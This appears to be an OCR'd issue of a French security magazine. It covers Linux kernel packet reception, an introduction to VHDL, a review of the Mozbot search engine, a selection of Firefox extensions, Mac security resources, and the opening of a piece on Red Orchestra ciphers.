En découle alors l'appel à la fonction net_rx_action() (net/core/dev.c) associée à cette interruption comme nous avons pu le voir dans le chapitre concernant l'initialisation. net_rx_action() appellera a son tour dev->poll() , soit la fonction process_backlog() (net/core/dev.c). Cette initialisation est réalisée lors du démarrage par la fonction net_dev_init(), comme nous l'avons vu plus haut. process_backlog() va pour chaque paquet en attente, l'extraire et appeler la fonction netif_receive_skb() (net/core/dev.c). Cette fonction est très importante, puisque c'est elle qui va dispatcher le paquet dans les différents handlers. C'est donc ici, que notre étude de cas commence. Toutes les fonctions précédemment décrites étaient des fonctions génériques appelées indépendamment du protocole utilisé. Le reste de la description sera donc spécifique à notre exemple et donc au protocole TCP. Notre paquet utilise le protocole IP, c'est donc la fonction ip_rcv() qui va être appelée. Celle-ci va se charger de différentes vérifications, ainsi que de l'initialisation de certains pointeurs de notre structure sk_buff. Elle finira par appeler ip_rcv_finish() (net/ipv4/ip_input.c). ip_rcv_finish() invoquera ip_route_input() (net/ipv4/route.c).

S'ensuit alors un ensemble de fonctions liées au routage des paquets où le noyau consultera la table de routage pour savoir où le paquet doit être acheminé. Dans notre exemple, le paquet ne doit pas être rooté, sa destination est la machine elle même, c'est donc un routage locale. Les fonctions de routage vont donc initialiser le champ skb->dst->input de notre paquet à la fonction ip_local_deliver() (net/ipv4/ip_input.c). Cette fonction va ré-assembler les paquets fragmenter avant d'appeler la fonction ip_local_deliver_finish() (net/ipv4/ip_input.c). Celle-ci va consulter la liste des handlers correspondant aux protocoles sous-jacents au protocole IP. Il s'agit d'une liste de structures de type inet_protocol nommée inet_protos (initialisée lors du démarrage du système) correspondant chacune à un protocole (on y trouvera donc TCP, UDP, ...). Elle finira par appeler inet_protos[TCP&15]->handler(), car c'est le protocole TCP qui est concerné par notre exemple.

Le handler est associé dans le cas de TCP à la fonction tcp_v4_rcv() (net/ipv4/tcp_ipv4.c). Là aussi, de nombreuses fonctions relatives à TCP sont appelées afin de traiter et d'extraire les données du paquet. Nous nous contenterons de les citer : tcp_v4_do_rcv(), tcp_data_queue(), skb_tail(), skb_data_ready(). Cette enchaînement de fonctions va tenter de déterminer la socket devant recevoir le paquet. Une fois la socket concernée trouvée, le paquet va y être attaché et la socket sera informée qu'un paquet est disponible. Lorsqu'un appel système de type sys_read() sera déclenché pour lire dans la socket, celui-ci se contentera d'extraire de la socket utilisée le premier paquet.



Envoi d'un paquet

Voir le troisième schéma pour une vue synthétique. Les fonctions encadrées en rouge sont les fonctions indépendantes du protocole utilisé. Elles seront appelées dans tous les cas.

Conclusion

Nous avons fait un tour global de l'implémentation du réseau. Je vous invite à étudier plus profondément les fonctions citées, et surtout les structures manipulées (struct socket, struct sock, struct sk_buff, struct net_proto_family, ...). On se rend compte que l'implémentation est complètement dynamique et qu'il est très simple de rajouter des familles de protocoles ou des protocoles spécifiques. Dans un prochain article, nous verrons comment, à l'aide de modules, nous pouvons interagir avec tout ça. Sur ce, je vous souhaite une bonne étude !

Redils




En vente en kiosque

Introduction à

Wild

Décrire des composants électroniques

Après avoir étudié les concepts fondamentaux des systèmes d'exploitation, il nous font revenir à la conception hardware et commencer à réfléchir à la programmation de notre FPGA. Pour cela, nous entamons une nouvelle étape avec la découverte pas à pas du VHDL, langage de haut niveau permettant de coder ce style de puce…

Un peu d'histoire pour débuter...

VHDL signifie Very High Speed Integrated Circuit Hardware Description Language. C'est un langage de synthétisation des composants électroniques né de l'impérieuse nécessité d'uniformiser les différents langages de description matériel déjà existants. La première norme VHDL fut la IEEE 1076-87, parue en décembre 1987.

En effet, jusqu'à cette date, chaque société spécialisée dans la Conception Assistée par Ordinateur proposait son langage propriétaire (c'était le cas avec M chez Mentor Graphics, Verilog chez Cadence etc.) mais également des langages pour la synthèse et d'autres pour le test. Bref, à l'époque, il s'agissait d'une vraie « jungle ».

Ainsi, au début des années 1980, le DOD (Department Of Defense – Département de la Défense Américaine) confia à trois sociétés (Intermetrics, I.B.M. et Texas Instruments) de mettre au point un nouveau langage apte à assurer à tous une indépendance vis à vis des sociétés tierces existantes et de leurs outils de développement. C'est donc de cette manière que VHDL est né.

Les normes se sont succédés : soulignons ainsi l'existence, dés 1994, de la version IEEE 1076-93 puis de l'IEEE 1164 et enfin de la norme IEEE 1076.4. Très récemment encore, des modifications ont eu lieues avec l'IEEE 1076.1-1999 qui démontre bien la vitalité du langage VHDL qui est, depuis sa mise au point, un réel succès.

Les avantages du langage VHDL

En premier lieu, VHDL est un langage portable. Ensuite, le langage a un aspect généraliste ce qui permet une forte abstraction de ce que l'on veut créer ce qui permet la modélisation. Il est certain qu'on fur et à mesure de votre avancée au sein de VHDL, vous découvrirez d'autres avantages. N'hésitez pas à venir nous en faire part dans la rubrique hardware du forum en ligne de votre magazine préféré ! ! Il est désormais temps de se lancer à l'assaut de ce mystérieux langage…

Un premier survol...

Un code VHDL se compose toujours, lors d'une approche minimaliste, de deux parties distinctes.


La première s'appelle l'ENTITY et correspond à la description des entrées-sorties du circuit. La seconde, regroupant la description du circuit, se dénomme ARCHITECTURE.

VHDL permet la manipulation d'un certain nombre d'opérateurs décrits dans le tableau n°1

OPERATEURS LOGIQUES	
And	Nand
Or	Nor
Xor	Xnor
Not	
OPERATEURS RELATIONNELS	
=	Egal
>	Supérieur
>=	Supérieur ou égal
/=	Différent
<	Inférieur
<=	Inférieur ou égal
OPERATEURS ARITHMETIQUES	
+	Addition
-	Soustraction
*	Multiplication
/	Division
mod	Modulo
abs	Valeur absolue

Tableau n°1 – Les opérateurs avec VHDL

Il est également possible de manipuler des affectations, comme dans tous les langages



VHDL

de haut niveau. Ainsi, une variable s'affecte par := (dans un process ; ne vous inquiétez pas si le terme est obscur, nous l'éclaircirons au fil de nos aventures !) tandis qu'un signal se met en évidence par <=.

Entrons maintenant dans la partie ENTITY dont nous avons déjà précisé l'existence un peu plus haut. Elle correspond à la description de notre puce avec le monde extérieur c'est à dire l'intégralité des E/S ou I/O (Entrées-Sorties ou Input/Output).

L'entête du programme est de la forme :

```
ENTITY nomprog IS
 --nomprog est le
   nom de programme
PORT (
 --Description des
   entrées ici
);
END nomprog ;
```

Pour la description des entrées sorties, il est possible d'user de deux méthodes.

La première est dite « classique » et s'avère très simple à mettre en ?uvre. En effet, pour chaque entrée, on utilise IN BIT où IN veut dire que c'est une entrée et BIT qui veut dire que l'on a affaire à une seule entrée ne pouvant prendre que la valeur O ou I. Cette dernière désignant l'état actif, la première l'état inactif.

Lorsque l'on doit définir une sortie, le IN cède sa place à un OUT et le BIT signifie toujours la même chose.
Voici un court exemple illustrant cela :

```
ENTITY nomprog IS
PORT (
  D0, D1, D2, D3 :
   IN BIT ;
  a, b, c , d :
   OUT BIT),
END nomprog ;
```

Le programme ci-dessus déclare donc quatre entrées (D0 à D3) et tout autant de sorties labellisées a à d.

La seconde méthode nécessite l'utilisation de bits vectors. Elle permet la définition rapide de plusieurs bits. Il faut définir le nombre de bits à l'intérieur de chaque vecteur ainsi que le sens de la numérotation. Afin d'éviter la confusion possible dans le sens des bits, il faut commencer par la valeur égale à nbits-1 et finir à 0 en utilisant downto.

Voici l'exemple d'un bit vector de 8 bits d'entrée appelé A :

```
A : IN BIT_VECTOR
   (7 downto 0) ;
```

Il est aisé d'utiliser des entrées comme des sorties comme le démontre le petit exemple ci-après :

```
ENTITY nomprog IS
PORT(
A :IN BIT_VECTOR
     (3 downto 0) ;
  -- Les quatre entrées
B : OUT BIT_VECTOR
     (7 downto 0) ;
  -- Les quatre sorties
END nomprog ;
```

L'architecture, quant à elle, correspond à la partie la plus complexe, celle qui au cœur du programme et qui se place juste après l'ENTITY.

Elle débute toujours de la même manière :

```
ARCHITECTURE
 nomarchitecture OF
   nomprog IS

BEGIN
```

Elle se termine toujours par :

```
END nomarchitecture ;
```

L'architecture correspond à la description de la fonctionnalité de notre FPGA. Il existe deux types de description qui peuvent cohabiter. La première est dite parallèle. En son sein, l'intégralité des opérations se déroule de manière concurrente. La seconde, dite séquentielle, permet à toutes les opérations de se dérouler dans l'ordre où elles sont décrites, au sein d'un process. Nous verrons cela en détail dés le prochain numéro. En attendant n'oubliez pas de réagir sur le forum du site internet du magazine.

Si vous suivez le développement du CPCNG depuis le début et si vous avez réalisé un montage, envoyez-nous vos photos !

Mozbot.fr

Wild

Ce qui manquait à Google

Pour vos recherches avancées, ce jeune moteur de recherche français pourrait bien devenir un concurrent sérieux de son partenaire Google. Même si les résultats de bases sont issus de la même source, les surcouches de fonctionnalités et de filtres proposées sont particulièrement utiles.

C'est le 28/06/05 qu'est officiellement lancé le nouveau moteur de recherche baptisé "Mozbot", créé par Abondance, Raynette.com et Brioude Internet.

L'objectif premier de l'équipe Mozbot a été d'ajouter à ce moteur les fonctionnalités qui manquaient à Google. C'est ainsi le 4ème partenariat de Google avec une société française, après Free, Numericable et Club-Internet.

Son histoire

Mozbot s'appelait à l'origine « reacteur.com ». Depuis sa création en 2003, il avait pour but de représenter un « laboratoire d'idées dans le domaine de la recherche d'informations sur le web.»

L'équipe de Mozbot a eu l'occasion de signer un partenariat avec le moteur le plus connu, pour le résultat des recherches et les liens commerciaux. De là leur est venue l'idée d'ajouter des fonctionnalités complémentaires, comme l'affichage de vignettes (copie d'écran de site), « black list » personnalisable, informations sur les propriétaires des sites affichés (whois), etc.

Cette idée prenant une grande envergure (internationale), l'équipe a jugé que le nom « reacteur.com » était trop « franco-français », et a décidé de le rebaptiser « Mozbot ».

La page d'accueil

Technologies utilisées


Bien évidemment, pour la partie « affichage des résultats » et les « liens commerciaux », Mozbot, s'est appuyé sur Google.


Les copies d'écran (affichage des vignettes) qui apparaissent lorsque l'on positionne la souris sur certains liens, sont directement issues de la technologie de Open Thumbshots (cf. www.thumbshots.org). Ces thumbshots sont des copies d'écran des pages web, permettant de repérer rapidement et facilement le site recherché. L'affichage des vignettes est le résultat exact de ce que vous obtiendrez en cliquant sur le lien.

Les informations sur les propriétaires et autres (whois), se font au travers de la société Alexa (alexa.com), une filiale du groupe amazon.com.

Mozbot a aussi intégré dans son moteur, les « mozwords ». Il s'agit en fait de suggestions de recherches qui apparaissent dans un menu déroulant, au fur et à mesure que les lettres sont entrées. Contrairement aux suggestions de Google, qui s'en tiennent à l'orthographe, celle-ci dépendent de plus de paramètres.

Cette nouvelle fonctionnalité a été développée par la société « surfmax » (surfmax.com).





Affichage d'une page de résultats (The Hackademy), avec Open Thumbshot

différences entre Google et Mozbot

1) Sur la page d'accueil

Mozbot.fr s'adresse clairement à des utilisateurs francophones. Il existe cependant une version internationale : Mozbot.com.

- Recherche par défaut sur le Web francophone (alors que le site google.fr effectue par défaut ses recherches sur le Web mondial).
- Recherche sur le Web international limité par défaut à deux langues (français, anglais), avec possibilité d'ajouter d'autres langues dans les préférences.
- Possibilité de choisir quel domaine de recherche (International ou Francophone) sera affichée par défaut sur le moteur lors de son utilisation.

2) Sur les pages de résultats

C'est sur cette page que les fonctionnalités les plus intéressantes apparaissent.

- Affichage d'une copie d'écran ("thumbshot") du site lorsque vous passez la souris sur le titre d'un lien (fonction désactivée par défaut, activable dans les préférences).

Ce permet de retrouver plus facilement un site, ou de discriminer les sites en fonction de leur apparence (publicité, etc.).

- Lien "Infos" proposant des informations (si elles sont disponibles) sur le site présenté : propriétaire, adresse, coordonnées, copie d'écran, etc. Pratique pour faire des recoupements, pour mieux comprendre le contexte commercial d'un site ou pour démasquer une arnaque.
- Lien "Exclure ce site" qui vous permet d'ôter le site en question de vos résultats de recherche futurs. Voir la partie Syntaxe de recherche pour en savoir plus (http://www.mozbot.fr/syntaxe-fr.html).
- Lien "Historique" qui affiche soit la page disponible dans le "cache" de Google (la version de la page telle qu'elle existait lorsque les robots de Google l'ont "capturée") soit des versions archivées de ce document grâce au site Archive.org.

On peut ainsi, avec beaucoup plus de confort que si on le faisait manuellement, de retrouver le contenu d'un site disparu ou désactivé, mais également de consulter son évolution sur plusieurs années.

- **Statistiques :** le nombre de fois où la requête en question a été demandée le mois précédent sur Mozbot est affiché en bas de page.

D'autres actions plus classiques peuvent également être utiles.

- Lien "Pages similaires" proposant, lorsqu'ils existent, des documents de même nature que celui proposé dans les résultats.
- Affichage de la définition de la requête (si elle existe) grâce aux données de leur partenaire « L'Aventure Multimédia. »
- Affichage de mots connexes (si disponibles) : suggestion de correction d'orthographe, synonymes, expressions connexes, etc.
- Rappel des 20 dernières recherches effectuées par l'internaute (fonction désactivable).
- Lien "Mettre en favori" permettant en un clic de rajouter la page en question dans les favoris de votre navigateur (fonctionne avec Internet Explorer et Firefox).
- Lien "Envoyer par mail" qui vous permet d'envoyer ce résultat de recherche par messagerie à un(e) ami(e).

3) Dans les préférences de personnalisation

- Possibilité de choisir sa couleur d'interface parmi 7 "parfums" (menthe, lavande, chocolat, fraise, pistache, réglisse et groseille).
- Possibilité de choisir le domaine de recherche par défaut (voir ci-dessus).
- Possibilité de choisir les langues de l'option "Web international" (voir ci-dessus).
- Gestion de votre liste d'exclusion (voir ci-dessus).
- Activation - désactivation de l'affichage des 20 dernières requêtes effectuées et de l'affichage des copies d'écran
- Possibilité d'afficher les fonctions "Infos", "Exclure ce site", etc. sous forme de texte ou de pictogrammes.

Bref, vous l'aurez compris, Mozbot offre moult possibilité. Des tableaux récapitulatifs sont disponibles sur http://www.mozbot.fr/differences.html.

TOP 10 du mois de janvier

1. "Maxximum Power Zone"
2. "La Soupe Aux Choux" (Film)
3. google
4. yahoo
5. referencement
6. ebay
7. google earth
8. hotmail
9. pages jaunes
10. Galette des rois

Il ne faut pas oublier que les gérants d'un moteur de recherche ont sous la main des données statistiques particulièrement précieuses permettant d'évaluer les tendances et les centres d'intérêt de ses utilisateurs, et leur évolution dans le temps.

L'équipe de mozbot

Autour de Mozbot

En plus des fonctionnalités liées au moteur de recherche, l'équipe de Mozbot a mis à disposition sur le site, de plusieurs choses. Tout d'abord, le blog de mozbot que l'on peut visiter sur : http://blog.mozbot.fr/, et également une newsletter, une mozbotbar, et quelques widgets. On peut également consulter le « top 100 des requêtes » (c'est assez amusant), et l'affichage des 20 dernières requêtes effectuées.

Conclusion

Depuis que je connais ce moteur, je l'ai mis en page d'accueil. Il est « visuellement agréable », les technologies utilisées sont bien exploitées. Ce n'est pas que je sois chauvin, mais sachant que je passe la plupart de mon temps à faire des recherches, pourquoi ne pas utiliser un moteur français - qui d'ailleurs mérite d'être connu et plus utilisé ?

m3ph

Sites similaires : - - **Accès Whois** :

```
domain: THEHACKADEMY.NET
owner-name: DMP
owner-address: 7, rue darboy
owner-address: 75011
owner-address: France
owner-phone: +33.143554656
owner-fax: +33.143554646
owner-e-mail: dmpfrance@wanadoo.fr
admin-c: DD61-GANDI
tech-c: DD61-GANDI
bill-c: DD61-GANDI
nserver: ns7.gandi.net 217.70.177.44
nserver: custom2.gandi.net 217.70.179.35
reg_created: 2002-10-28 11:28:29
expires: 2007-10-28 11:28:29
created: 2002-10-28 17:28:30
changed: 2005-08-30 16:50:20

person: DMP DMP
```

Affichage du pop-up concernant les informations du site de The Hackademy

Les extensions Mozilla/Firefox qu'il vous faut


Mozilla/Firefox continue à s'imposer comme le navigateur de choix pour les surfeurs exigeant que vous êtes, non seulement pour ses fonctionnalités de base et son ergonomie, mais aussi pour les innombrables extensions qui permettent d'en étendre grandement les possibilités. Voici la sélection de la rédaction.

User Agent Switcher

Permet de changer facilement le champs User-Agent utilisé par le navigateur pour les requêtes. On peut ainsi faire croire que l'on utilise Internet Explorer, par exemple. Cela permet aussi de détecter qu'un site présente un contenu différent selon le user-agent (google cloaking, par exemple). Voir aussi : http://www.siteware.ch/webresources/useragents/db.html. https://addons.mozilla.org/extensions/moreinfo.php?id=59

• Live HTTP Headers

Cette extension permet de modifier et de rejouer les requêtes HTTP envoyées par Firefox. Tres utile pour identifier des risques de SQL injection en forçant les variables GET, POST ou COOKIE.
http://livehttpheaders.mozdev.org/




• SwitchProxy

Vous rechignez à laisser votre adresse IP sur les sites d'e-commerce que vous visitez ? SwitchProxy vous permet de configurer plusieurs profils vous permettant de passer d'un proxy à l'autre automatiquement, afin de brouiller les pistes. Couplé à tor et privoxy, cette extension permet également à votre navigateur de passer à un haut degré d'anonymat sur demande.
http://tor.eff.org/cvs/tor/doc/tor-switchproxy.html

• SearchStatus

Cette extension permet d'obtenir des informations sur le référencement des sites que vous visitez. Vous pouvez par exemple en connaître le Page Rank selon Google, mais aussi sa position dans le classement d'Alexa. Un clic vous permet également de consulter l'historique de la page sur archive.org.
https://addons.mozilla.org/extensions/moreinfo.php?id=321




User Agent Switcher

Permet de changer facilement le champs User-Agent utilisé par le navigateur pour les requêtes. On peut ainsi faire croire que l'on utilise Internet Explorer, par exemple. Cela permet aussi de détecter qu'un site présente un contenu différent selon le user-agent (google cloaking, par exemple). Voir aussi : http://www.siteware.ch/webresources/useragents/db.html. https://addons.mozilla.org/extensions/moreinfo.php?id=59

• UrlParams

Pour modifier les paramètres d'une requête GET ou POST et rejouer l'envoi d'un formulaire, on peut plutôt utiliser cette sidebar.
https://addons.mozilla.org/extensions/moreinfo.php?id=1290



• ShowIP

Affiche l'ip du serveur sur lequel on se trouve, et permet en un clique de faire un whois dessus. Il est possible de programmer d'autres types de récolte d'information sur les adresses.
https://addons.mozilla.org/extensions/moreinfo.php?id=590

refspoof

Permet de changer manuellement le champ referer des requêtes.
http://refspoof.mozdev.org/

Merci crashfr !

Un peu de sécurité Macintosh

On pense souvent que les heureux propriétaires de Macintosh n'ont pas de soucis à se faire pour la sécurité de leur système. Mais comme pour tout autre système, cela demande, à un certain niveau, un peu de connaissances et de pratique.


Securemac.com : restez informés

Securemac est une des références en matière, ceux possédant un mac vont être comblés !
En première page, toute l'actualité de la sécurité mac visible en un coup d'?il. Et dans le reste du site : virus, cryptographie, sécurité système, réseau et même physique ! Le site propose également des outils à télécharger comme des anti spyware, des outils pour sécuriser OS X, des antivirus, des firewalls, des outils d'analyse réseau et bien d'autres encore...
Bien que les artciles ne soient pas nombreux, ils ne restent pas moins intéressants et très instructifs, même si vous ne tournez pas sur le système en question.
Bref, ce site est une véritable mine d'or pour les amateur de l'os à la pomme. Un site donc, à visiter et à conserver dans vos bookmarks !

Langue : Anglais
URL : http://www.securemac.com

Fink : restez à jour

Fink, tout comme Darwinports (opendarwin.org), vous permet d'avoir au bout des doigts, sur votre mac, plus d'un millier de logiciels libres, au départ écrits pour UNIX et ses derivés.
En effet, vu la pauvreté des softs libres portés en console ou graphiques sous Os X, une équipe de développeurs a décidé de lancer ce projet visant à agrandir la petite porte du monde des logiciels libres sous mac.
Fink est calqué sur le réputé gestionnaire de paquetage de Debian (apt, dpkg et dselect). La gestion des dépendances vous évite ainsi tous les problèmes de compilation auxquels on est trop souvent confronté.



Vous pourrez par exemple, avoir ettercap-ng ou tcpflow sur votre mac, sans effort (fink install tcpflow). Sur un poste exposé utilisant des logiciels libres, c'est aussi un très bonne manière de garder son système à jour du point de vue de la sécurité.
Et si vous êtes allergique à la console, une interface graphique très simple est aussi disponible (finkcommander.sf.net).
Ce soft très pratique pourra enfin élargir votre bibliothèque de programmes ! ;)

OS : Darwin ou Mac OS/X
Taille : 18 M
URL : http://fink.sourceforge.net

Mais encore :

- Un petit site du lip6 publie diverses informations très utiles relatives aux macintosh de toutes versions, et recense les annonces principales (correctifs, nouvelles versions, etc.). On y trouve également des tutos sur la configuration d'un VPN ou la gestion des certificats.
http://futureshare.lip6.fr
- Pour le Wifi, Macstumbler est un bon outil de base permettant d'obtenir des informations sur les access points du voisinage. On peut même le coupler à un récepteur GPS. Attention, ça ne fonctionne qu'avec une carte Airport.
http://www.macstumbler.com/

Orchestre Rouge (3)

Wild

les chiffres de la résistance

Le service de renseignement suisse a intercepté, fin de l'année dernière, un fax émanant du gouvernement égyptien et destiné à son ambassade en Angleterre. Ce document non crypté confirmait la présence de prisons secrètes de la CIA dans différents pays européens. Un journal helvétique ayant rendu publique cette information secrète, on peut dès lors en parler et surtout se poser de nombreuses questions..

C'est pour éviter ce genre de "situation désagréable" que tous les messages émis par le réseau Rado, faisant partie du célèbre Orchestre Rouge, et dont l'objectif était d'informer Moscou sur les activités militaires de l'Allemagne durant le dernier conflit mondial, étaient codés.

Compliqué mais efficace !

Le chiffrement de ces messages se faisait au moyen d'un système particulièrement compliqué mais qui n'était rien d'autre qu'une substitution alphabétique du texte clair conjugué avec un surchiffrement tout aussi "indigeste".

